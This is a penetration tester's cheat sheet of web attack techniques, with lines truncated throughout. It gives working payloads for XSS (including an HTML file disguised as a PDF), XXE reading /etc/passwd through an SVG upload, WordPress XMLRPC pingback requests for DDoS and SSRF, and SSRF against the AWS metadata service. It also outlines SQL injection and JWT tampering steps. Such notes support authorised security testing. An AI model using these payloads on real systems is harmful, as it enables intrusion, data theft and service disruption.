PHP Object Injection

m0chan

Penetration Tester


```
#https://nitesculucian.github.io/2018/10/05/php-object-injection
```

Server-Side-Request-Forgery

```
#https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master
I am not going to explain SSRF here as its fairly straight forwa

For other payloads check out Payload All The Things
```

Server-Side-Request-Forgery Pt (PDF Convertors)

```
Sometimes you may run into instances where applications are acce

Server Side JavaScript Execution -> XMLHttpRequest -> SSRF

Also

Server Side JavaScript Execution -> XMLHttpRequest -> Local File

References: https://www.noob.ninja/2017/11/local-file-read-via-x
https://www.youtube.com/watch?v=o-tL9ULF0KI&t=753s
```

m0chan

Penetration Tester

Attacking AWS with SSRF

```
#https://vulp3cula.gitbook.io/hackers-grimoire/exploitation/web-

Amazon AWS has a internal metadata service which can be queired

Reference: https://medium.com/@GeneralEG/escalating-ssrf-to-rce-


169.254.169.254 - Local EC2 Instance Address to Query

From here it can be very easy to escalate to RCE by gaining read
```

GraphQL Injection

```
#https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master
More on this soon :)
```

m0chan

Penetration Tester

Server Side Template Injection

```
#https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master
More on this soon :)
```

Cross-Site Web Socket Hijacking (CSWSH)

```
Websockets are fairly rare but essentially they allow an applica

Common apps using WebSockers are Chat applications as they want


CSWSH is similar to CSRF as we use the targets cookie to make th

We can use this website to test for the vuln http://websocket.or

To Test for this we do the following

1) Log into Website using WebSockets
2) Open Second Tab
3) Visit Link http://websocket.org/echo.html
4) Test if we can make connections as the client.


There is a nice PoC on the Bug Bounty Playbook
```

m0chan

Penetration Tester

Cross-Site Scripting (XSS)

```
#https://github.com/PortSwigger/xss-validator

#https://github.com/payloadbox/xss-payload-list

1) Start xss.js phantomjs $HOME/.BurpSuite/bapps/xss.js
2) Send Request to Intruder
3) Mark Position
4) Import xss-payload-list from $Tools into xssValidator
5) Change Payload Type to Extension Generated
6) Change Payload Process to Invoke-Burp Extension - XSS Validat
7) Add Grep-Match rule as per XSS Validator
8) Start.


Succesful Payloads so Far

<p ondragend=[1].map(prompt) draggable="true">dragMe</p>

<img/src=x onerror=prompt(1)>


I had success recently also by uploading a .html file with pdf m

Payload Below:
```

m0chan

Penetration Tester


```
%PDF-1.4
%Ã¤Ã¼Ã¶Ã
2 0 obj
<</Length 3 0 R/Filter/FlateDecode>>
stream
xœí=×Ë
1E÷ùœ»v¶é´0è~ àø
R
R<h1>This is NOT a PDF!</h1> <img src=x onerror=alert(document.c
```

XMLRPC.php

```
List all Methods
<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>


DDoS

<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
```

m0chan

Penetration Tester


```
<value><string>http://<YOUR SERVER >:<port></string></value>
</param><param><value><string>http://<SOME VALID BLOG FROM THE S
</value></param></params>
</methodCall>


SSRF

<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
<value><string>http://<YOUR SERVER >:<port></string></value>
</param><param><value><string>http://<SOME VALID BLOG FROM THE S
</value></param></params>
</methodCall>
```

XXE File Upload SVG

```
#https://0xatul.github.io/posts/2020/02/external-xml-entity-via-

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<svg>&xxe;</svg>

<?xml version="1.0" encdoing="UTF-8" standalone="yes"?><!DOCTYPE
```

m0chan

Penetration Tester

SQL Injection

```
1)Error generation with untrusted input or special characters.
2)Finding total number of columns with order by or group by or h
3)Finding vulnerable columns with union operator.
4)Extracting basic information like database(), version(), user(
5)Extracting full table and column names with group_concat() and
6)Checking file privileges with file_priv.
7)Accessing system files with load_file(). and advance exploitat
WAF evasion if any.
```

JWT Exploiting

```
#https://github.com/wisec/OWASP-Testing-Guide-v5/blob/master/Tes

Full details above.

1) Access JWT Debugger too base64 decode and ensure that nothing
    2) Try chang esome values and obtain IDOR, like `id` or `isA
    3) Modigy ALG attribute, set HS256 to null


4) JWT Crack - https://github.com/brendan-rius/c-jwt-cracker - S
```

m0chan

Penetration Tester